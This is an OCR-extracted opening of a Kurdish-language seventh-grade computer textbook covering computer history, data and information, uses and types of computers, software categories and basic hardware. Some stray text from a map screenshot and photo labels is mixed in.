حکومەتی هەرێمی کوردستانی عێراق
وەزارەتی پەروەردە
بەڕێوەبەرایەتی گشتی پرۆگرام و چاپەمەنییەکان

کۆمپیوتەر

بۆ پۆلی حەفتەمی بنەڕەتی

دانانی

ابراهیم کریم سعید   مظفر حیدر مولود

چاپی یەکەم   ٢٠١٥ زایینی   ٢٧١٥ کوردی

سەرپەرشتی زانستی چاپ	ابراهيم كريم سعيد
ديزاينی بەرگ و ناوەڕۆك	ابراهيم كريم سعيد
سەرپەرشتی هونەری چاپ	عثمان پيرداود كواز - خالد سليم محمود
تايپ	مظفر حيدر مولود
پێداچوونەوەی زمانەوانی	نەمام جلال رشيد

پێشەکی

بە ناوی خودای گەورە و میهرەبان

بەهـۆی ئـەو کاریگەرییە زۆرەی کە کۆمپیوتەر هەیەتی، لەسـەر ژیانی تاکـە کەس و کۆمەڵگە بە گشـتی، دەتوانیـن بەم چەرخـەی ئەمڕۆ بڵێین: چەرخـی کۆمپیوتەر، چونکە ئەم ئامێـرە خۆی خزاندۆتە نـاو هەمـوو بوارەکانی ژیانـی مرۆڤ، وەک: پەروەردە وفێرکردن، تەندروسـتی، کاروباری سـەربازی، توێژینەوەی زانستی، هاتوچۆ، ... هتد.

هەروەها بەهۆی بەردەوامی ئەم پەرەسـەندنە خێراییەی بواری کۆمپیوتەر، بە پێویسـتمان زانی، کـە گۆڕانـکاری لە پرۆگرامەکانی خوێندنی کۆمپیوتەر ئەنجام بدەین لە قۆناغەکانی خوێندن لە وەزارەتی پـەروەردەی حکومەتـی هەرێمی کوردسـتان بۆ ئـەوەی قوتابییان و خوێندکارانی خۆشەویسـتمان لەم پێشکەوتن و گۆڕانکارییە گرنگانە بێ بەش نەبن و ئاشنابن بەم زانستە سودبەخش و بەربڵاوە.

بۆیە ئەم کتێبەمان بۆ پۆلی حەفتەمی بنەڕەتی ئامادەکرد، کە لە دوو بەش پێکدێت، لە هەر وەرزێکی خوێندن بەشـێک دەخوێنرێت، هەر بەشـێک بۆ چەند وانەیەک دابەشـکراوە، بەپێی ژمارەی هەفتەکان لە هەر وەرزێکدا، بۆ هەر وانەیەک چالاکی و ئامانجی تایبەت دیاریکراوە لەگەڵ ئەو بابەتانەی کە پێویسـتە لەم وانەیەدا بخوێنرێن و لە کۆتایی هەر بەشـێکدا راهێنانی بەرفراوان ئامادەکراوە، کە پێداچوونەوەیەکە بە سەرجەم وانەکانی ئەو بەشە.

مامۆستای بەڕێز وخۆشەویست :

تـۆی بناغەی سـەرکەوتنی پرۆسـەی فێربـوون ... تۆی، ئـەو ئەمانەتە پیـرۆزەت هەڵگرتووە، بە بەشـداربوونی بەردەوامـت لە بەرزکردنەوەی ئاسـتی فێربوونی زانسـتی و ویژدانـی منداڵەکانمان، کە دەرئەنجامی بەرزبوونەوەی دڵنیایی جۆری فێربوون وفێرکردنە و گەشە پێدانیانە بە بەردەوامی.


ئێمـەش ئـەم کتێبە دەخەینـە ژێر دەسـتت و سوپاسـی ماندووبوونت دەکەیـن، هیواداریـن تۆش بەشداربوونێکی بەرچاوت لە سەرکەوتنی ئامانجەکانی ئەم کتێبە هەبێت.

قوتابی رخوێندکاری خۆشەویست :

تۆی هیوای دوارۆژی نیشتمانەکەت ... تۆی بڵێسەی پرشنگدار، کە ئاسمانی نیشتمانەکەت رووناک دەکەیتەوە ... تۆ شایەنی هەموو ئەو گرنگ پێدانەی کە لەلایەن وەزارەتی پەروەردەی حکومەتی هەرێمی کوردستان پێت دەدرێت ... تۆی کردووتە تەوەرەی گرنگی یەکەم لە کرداری پەروەردە وفێربوون. دانان وگەشەپێدانی پرۆگرامەکانی خوێندن لە پێناو تۆیە.

لێـرەوە تۆش دەکەویتـە بەر بەرپرسـیارییەتی و ئەرکەکانت بەرامبەر نیشـتمانەکەت ... هەوڵبدە، تێبکۆشە بۆ ئەوەی ئاڵای نیشتمانەکەت هەردەم بەرز و شەکاوە بێت.

دانەران



36°12'54.0"N 44°01'59.2"E
36.2150087,44.0331024
36°12'54.0"N 44°01'59.2"E
Explore this area
Gulan St
Pirmam St
Dar u Asn Street
Canyon Hotel Erbil
Wasta Rejeb
Mega Mall
Halmat
Chawderi w komalaiaty
Gulan 40 matri
Peshawa Qazi
North Industrial Area
Family Mall
Family Fun
Yassamen
Erbil Tobacco Factory
Shiakh Ahmad
60 Meter St
KANI
SHORSH
KHANZAD
RAPAREN
KWESTAN
SAFEEN
Earth
Sign in
Map data ©2014 Google
Terms
Privacy
Edit the map
200 m
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share
1:55 AM
6/18/2014

بەشی یەکەم

تەکنەلۆژیای زانیاری


SAMSUNG
4GB 2Rx8 PC3-10600S-09-10-F2
-CH9 1011
Lifetime
Warranty
Void if Removed




TDK
DVD+R
1-16X SPEED 4.7GB
50 DISC


FAN
PSU
CPU
RAM
VIDEO CARD
HARD DRIVE




ASIMO
HONDA



وانەی
١

ناساندنی کۆمپیوتەر Computer Definition

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:


١) کورتەیەک لە مێژووی کۆمپیوتەر .

٢) ناسینی کۆمپیوتەر.

٣) جیاوازی نێوان داتا و زانیارییەکان.



تیوبی بەتاڵ



کارتی کونکراو



ئامێری سیستمی کارتی کونکراو

کورتەیەک لە مێژووی کۆمپیوتەر :

وەک وەڵامدانەوەیەک بۆ پێویستی مرۆڤ لە هەژمارکردن وئەنجامدانی کردارەکانی ژماردن بیر لە دروستکرنی ئامێرێک دەکرایەوە، بۆ ئەم مەبەستە زانای بیرکاری بەریتانی Alan Mathison Turing لە ساڵی ١٩٣٦ز ئامێرێکی بە ناوی Turing وەک نمونەیەکی تیۆری بۆ هەژمارکردن پێشکەشکرد و ساڵی ١٩٤٤ز لە ئەمەریکا یەکەم ئامێری پرۆگرام پێدراوی کارومیکانیکی لە لایەن زانای فیزیک Harvard Aiken دروستکرا بە ناوی Mark کە پانییەکەی (٦١سم)و درێژییەکەی (١٦م) بەرزییەکەی (٢,٤م)بوو، بە بەکارهێنانی تیوبی بەتاڵ Vacuum Tubes و کارکردنی بە هۆی شریتی کاغەزی کونکراو، بڕوانە وێنەکانی سەرەوە.

ساڵی ١٩٤٦ز سەرەتای دەرکەوتنی یەکەم ئامێری ئەلکترۆنی ژمارەیی بوو بە ناوی ئینیاک Electronic Numerical And Calculator-ENIAC لەسەر دەستی Presper Eckert و John Mauchly .

پاشان زۆر ئامێری تری پێشکەوتوتر دروستکرا، ئەم شۆڕشەی کۆمپیوتەر چوار قۆناغی گەشەی تەواوکردوە و ئێستاش لە قۆناغی پێنجەمیدایە، کە سەرەتاکەی دەگەڕێتەوە بۆ ناوەڕاستی ساڵانی هەشتاکانی چەرخی بیستەم، ئامانجی گەورەی ئەم شۆڕشە گەشەپێدانی کۆمپیوتەرە لە پێناو زیادکردنی خێرایی جیبەجێکردن و زیادکردنی تواناکانی و کەمکردنەوەی بەهای تێچوونی وهەرزانکردنی نرخەکەیتی.

یەکەم کەس کە زاراوەی کۆمپیوتەر Computer ی بەکارهێنا بۆ ئەم ئامێرانە مامۆستای زانکۆی Sorbonne ی فەرەنسی M. perret بوو لە ساڵی ١٩٥٦ز .

کۆمپیوتەر :




ئامێرێکی ئەلیکترۆنی پرۆگرام پێدراوە، کاردەکات بە مەبەستی چارەسەرکردن وشیکردنەوەی داتا وگەڕاندنەوەیان بەشێوەی زانیاری جۆراوجۆری بەسود.

واتە کۆمپیوتەر زانیارییەکان دروست ناکات، بەڵکو هەڵدەستێت بە هەژمارکردن وڕێکخستن و هەندێ گۆڕانکاری لەو داتایەی کە پێیدراوە، بۆ بەدەستهێنانی زانیاری دروست. بڕوانە هێلکاری ژمارە (١):



هێلکاری ژمارە (١)

چارەسەرکردنی داتا لە کۆمپیوتەر



هێلکاری ژمارە (٢)

جۆرەکانی داتا

داتا : Data

بریتیــن لە کۆمەڵەی پیتەکان یان ژمارەکان یان هێماکان یان دەنگ یان وێنە جۆراوجۆرەکان یان برگەی ڤیدیۆکان.

وەک: نــاوی قوتابی، ژمارەی ئەزمون، رۆژی لە دایک بوون، وێنەی قوتابی، وشەی نهێنی، .. هتد. بڕوانە هێلکاری ژمارە (٢):

زانیارییەکان : Information

بریتین لەو ئەنجامانەی کە دەردەچن لە کۆمپیوتەر پاش چارەسەرکردنی داتای پێدراو.

وەک: ئەنجامی« دەرچووە» یان «دەرنەچووە»، «کۆی» یان «تێکڕایی» نمرەکان.. هتد.

تایبەتمەندییەکانی کۆمپیوتەر :

١. خێراییەکی بەرزی لە کارکردن و جێبەجێکردنی پرۆگرامەکان هەیە.

٢. توانای داکردن و گەڕاندنەوەی داتا و زانیارییەکانی هەیە.


٣. توانا و وردییەکی بەرزی، لە جێبەجێکردن و چارەسەرکردنی داتا هەیە.

٤. توانای کارکردنی بۆ ماوەیەکی زۆر هەیە.

٥. دەکرێت لەگەڵ ئامێری تر ببەسترێتەوە.

٦. ئابووریيانەیە، لە تێچوون و لە پاشەکەوتکردنی کات وتوانا.

٧. زۆر جۆرە بەکارهێنانی هەیە.



چالاکی//

پ١/ کۆمپیوتەر چییە؟

پ٢/ بۆچی کۆمپیوتەر دەکەینە جێگری خۆمان، لە جێبەجێکردنی کارەکانمان؟

پ٣/ جیاوازی نێوان داتا و زانیاری چییە؟ ئایا زانیاری دەبێتە داتا؟

2

وانەی ٢

گرنگی کۆمپیوتەر Computer Importance

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

- بوارەکانی بەکارهێنانی کۆمپیوتەر بژمێرێت ونموونەیان لەسەر باس بکات.

بوارەکانی بەکارهێنانی کۆمپیوتەر :

ئـەو توانـا و تایبەتمەندییانەی کۆمپیوتەر هەیەتی بووەتە هۆی زۆر بەکارهێنانی لە گشـت بوارەکانی ژیان و گرنگی پێدانی لەلایەن کەسـایەتی و لایەنەکان بۆ پەرەپێدانی ئەو بوارانەی کە کاری تێدا دەکەن، وەک:



١. بەکارهێنانی لە بواری پەروەردە و فێرکردن.


٢. بەکارهێنانی لە بواری زانست و توێژینەوە.



٣. بەکارهێنانی لە بواری ئاسمانگەڕی و فەلەکناسی.

٤. بەکارهێنانی لە بواری تەندروستی.








٥. بەکارهێنانی لە بواری سەربازی.

٦. بەکارهێنانی لە بواری تۆڕی ئینتەرنێت.

٧. بەکارهێنانی لە بواری ڕاگەیاندن.

٨. بەکارهێنانی لە بواری گواستنەوەی وشکانی و دەریایی و ئاسمانی.



٩. بەکارهێنانی لە بواری کارگێری نوسینگە.

١٠. بەکارهێنانی لە بواری ئەندازیاری و کێشانی وێنە ئەندازەییەکانی پیشەسازی و هێلکاری تەلارەکان و کۆنترۆڵکردنی ئامێرەکان و بەدواداگەڕان لە دەریاچەکانی نەوتی ژێر زەوی.



١١. بەکارهێنانی لە بواری بازرگانی.

١٢. بەکارهێنانی لە بواری یاریکردن.

... هتد.

چالاكی//


پ١/ پێنج لە بوارەكانی بەكارهێنانی كۆمپیوتەر بژمێرە و نموونەیان لەسەر باس بكە؟

پ٢/ با قوتابییان باس لەو بەكارهێنانەی كۆمپیوتەر بكەن، كە راستەخۆ یان لە تەلەفزیون بینوویانە.


پ٣/ لە هەر یەک لەم وێنانەی خوارەوە، ناوی ئەو بوارەی كە كۆمپیوتەری تێدا بەكارهاتووە، بڵێ:


(١)


(٢)



(٣)



(٤)


(٥)



(٦)


(٧)


(٨)


(٩)

وانەی ٣ جۆر و بەشەکانی کۆمپیوتەر Types&Parts of Computer

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) جۆرەکانی کۆمپیوتەر بژمێرێت، نمونەیان لەسەر باس بکات.

٢) بەشەکانی کۆمپیوتەر، پرۆگرامەکانی سیستەم بژمێرێت.



پۆلێنکردنی کۆمپیوتەری ئەلیکترۆنی :

دەکرێت کۆمپیوتەری ئەلیکترۆنی بە پێی بواری بەکارهێنانی یان بەپێی جۆری پرۆسێسەرەکەی یان ساڵی بەرهەمهێنانی .. هتد، پۆلێن بکرێت.

لێرەدا کۆمپیوتەر بەپێی قەبارە و توانای لە چارەسەرکردنی داتا پۆلێن دەکەین:

١- کۆمپیوتەری نایاب: Super Computer

کۆمپیوتەری زۆر گەورەن و توانایەکی یەکجار زۆریان، لە شیکردنەوە و چارەسەرکردنی داتا و داکردنی بڕێکی زۆر لە داتا و زانیارییەکان هەیە، کە لەسەر ئاستی حکومەتی وڵاتان بەکاردێن، وەک بەکارهێنانی لە تۆڕی جیهانی Internet . بڕوانە وێنەکانی خوارەوە:





٢- کۆمپیوتەری گەورە: Mainframe

ئەمانەش زۆر بە توانان، بەڵام کەمتر لە جۆری یەکەم، کە لەسەر ئاستی شار و کۆمپانیا گەورەکان بەکاردێن، وەک بەکارهێنانی لە بواری گەردوونزانی. بڕوانە وێنەی خوارەوە:



٣- کۆمپیوتەری ناوەند: Minicomputer

ئەم کۆمپیوتەرانە لەسەر ئاستی کۆمپانیا بچوکەکان بەکاردێن. بڕوانە وێنەکان:






٤- کۆمپیوتەری بچوک: Microcomputer

پێشـیان دەگوترێـت Personal Computer-PC کۆمپیوتـەری کەسـی، ئـەم جـۆرە کۆمپیوتەرانـە بە شـێوەیەکی زۆر فراوان بەکاردێن، لەبەر کەمی بەهاکـەی، بچوکی قەبارەکەی، ئاسان بەکارهێنانی، بەردەوام بوونی لە پێشکەوتن، هەندێکیان پێویست دەکات لەسەر مێز دابنرێن پێیـان دەگوترێـت Desktop و هەندێکی تر پێیان دەگوترێت Laptop ئەمانەش بۆ ئەو کەسـانە باشن، کە کارەکانیان وا دەخوازێت جێگۆڕکێ بکەن و کۆمپیوتەرەکانیشیان لەگەڵ دابێت، هەندێکی تـر پێیـان دەگوترێ Home Computer ، کە بە زۆری منداڵان بەکاری دێنن، بۆ ڕاهاتن لەسـەر بەکارهێنانی کۆمپیوتەر و سود وەرگرتن بۆ لایەنی فێربوون و یاری. بڕوانە وێنەکانی خوارەوە:







بەشە سەرەکییەکانی کۆمپیوتەر : Computer Main Parts

کۆمپیوتەر لەم بەشە سەرەکییانە پێکدێت:


١- پرۆگرامەکان Software

٢- پێکهاتە مادییەکان Hardware

٣- پێکهاتەی مرۆیی PeopleWare

یەکەم/ پرۆگرامەکان : Software

پرۆگرامەکان بەشێکی گرنگن لە کۆمپیوتەر، بەبێ پرۆگرامەکان کۆمپیوتەر هیچ سودێکی نابێت، ئەمانیش چەند جۆرێکیان هەیە، بڕوانە هێڵکاری ژمارە (٣) :



هێڵکاری ژمارە (٣)

پۆلێن کردنی پرۆگرامەکانی کۆمپیوتەر

پرۆگرامی سیستەم: System Software

بریتین لە کۆمەڵێک فەرمان و ڕێنمایی بۆ ڕاسپاردنی کۆمپیوتەر بە ئەنجامدانی ئەرکێکی دیاریکراو، کە دەکرێن بە چوار جۆرە پرۆگرام:

- **سیستەمی بەکارخستن:** Operating System

پرۆگرامێکی تایبەتی گرنگە، کە دەبێتە هۆی بەکارخستنی کۆمپیوتەر و دەستدەگرێت بەسەر هەموو پێکهاتە ماددییەکان، بە ناوبانگترین سیستەمی بەکارخستن بریتییە لە سیستەمی ویندۆز Microsoft Windows.

- **زمانەکانی پرۆگرامسازی:** Programming Languages

ئەو پرۆگرامانەن، کە هەریەکەیان لە کۆمەڵێک فەرمانی تایبەت و شێوازی نووسینی تایبەت پێکدێت، بۆ دروستکردنی پرۆگرامەکانی جێبەجێکردن بەکاردێن، بەناوبانگترین پرۆگرامی زمان لە جیهاندا Delphi و Java و ... هتد.

- **پرۆگرامە سود بەخشەکان:** Utilities

ئەو پرۆگرامانەن، کە بەدوای چارسەرکردنی ئەو کێشانە دەکەون، کە لە پێکهاتەکانی کۆمپیوتەر یان لە پرۆگرامەکان لە کاتی ئیشکردندا ڕوودەدەن، وەک پرۆگرامی دژە ڤایرۆس AntiVirus .

- **پرۆگرامی بینچنەی داتا:** Data Base Programs

ئەو پرۆگرامانەن، کە لە ئامادەکردنی پرۆگرامی تەواوکار بۆ کارگێریکردنی بڕێکی زۆر لە داتا بە شێوەیەکی گونجاو بەکاردێن، زۆر لە پرۆگرامەکانی زمان دەچن، بەناوبانگترینیان پرۆگرامی Oracle .

چالاکی// پ١/ جۆرەکان و بەشە سەرەکییەکانی کۆمپیوتەر بژمێرە.

پ٢/ پرۆگرامەکانی کۆمپیوتەر چین؟

پ٣/ مەبەست چییە لە پرۆگرامە سوود بەخشەکان؟

پ٤/ پرۆگرامەکانی سیستەم پێناسە بکە و بیانژمێرە.

4

وانەی ٤ بەشەکانی کۆمپیوتەر Parts of Computer


ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ژماردن وناسینی پێکهاتە ماددییەکانی کۆمپیوتەر.

٢) ناسینی یادگەی سەرەکی لە کۆمپیوتەر، یەکەکانی پێوانەکردن.

دووەم/ پێکهاتە ماددییەکان : Hardware




هێلکاری ژمارە (٤)


پێکهاتە مادیەیەکانی کۆمپیوتەر

ئەو ئامێرانەن، کە دەبنە پێکهاتەی کۆمپیوتەر، هەر یەکەیان کارێک یان زیاتر ئەنجام دەدات، ئەمانەش دەکرێن بە چوار یەکە، بڕوانە هێلکاری ژمارە (٤):

١. یەکەی چارەسەرکردنی ناوەندی : Central Processing Unit - CPU



CPU



شوێنی CPU لەسەر بۆردی سەرەکی

گرنگترین یەکەی کۆمپیوتەرە دەکەوێتە سەر بۆردی سەرەکی، وەک مێشکی مرۆڤە، هەڵدەستێت بە جێبەجێکردنی هەموو کردارە بیرکاری و ژیربێژییەکان وکۆنترۆڵکردنی هەموو بەشەکانی تری کۆمپیوتەر، بڕی خێرایی کارکردنی بە گێگا هێرتز GHz دەپێورێت، ئەم یەکەیەش بۆ دوو یەکەی تر دابەش دەبێت:

(١) یەکەی هەژمارکردن و ژیربێژی Arithmetic and Logic Unit - ALU


ئەم یەکەیە تایبەتە بە ئەنجامدانی کردارەکانی بیرکاری و ژیربێژی بەراوردکردن (÷ ، × ، + ، − ، ... هتد) و (= ، ≠ ، < ، > ، ٧ ، ٨ ، ... هتد).

(٢) یەکەی کۆنترۆڵکردن Control Unit

ئەم یەکەیەش تایبەتە بە کۆنترۆڵکردنی هەموو بەشەکانی تری کۆمپیوتەر و گواستنەوەی داتا و زانیارییەکان لە نێوانیاندا.

بۆردی سەرەکی: Motherboard

بۆردێکی ئەلکترۆنییە لە کۆمپیوتەر، کە زۆربەی یەکە گرنگەکان لەخۆ دەگرێت و بەیەکتریان دەبەستێتەوە.



Motherboard

یادگەی سەرەکی : Main Memory

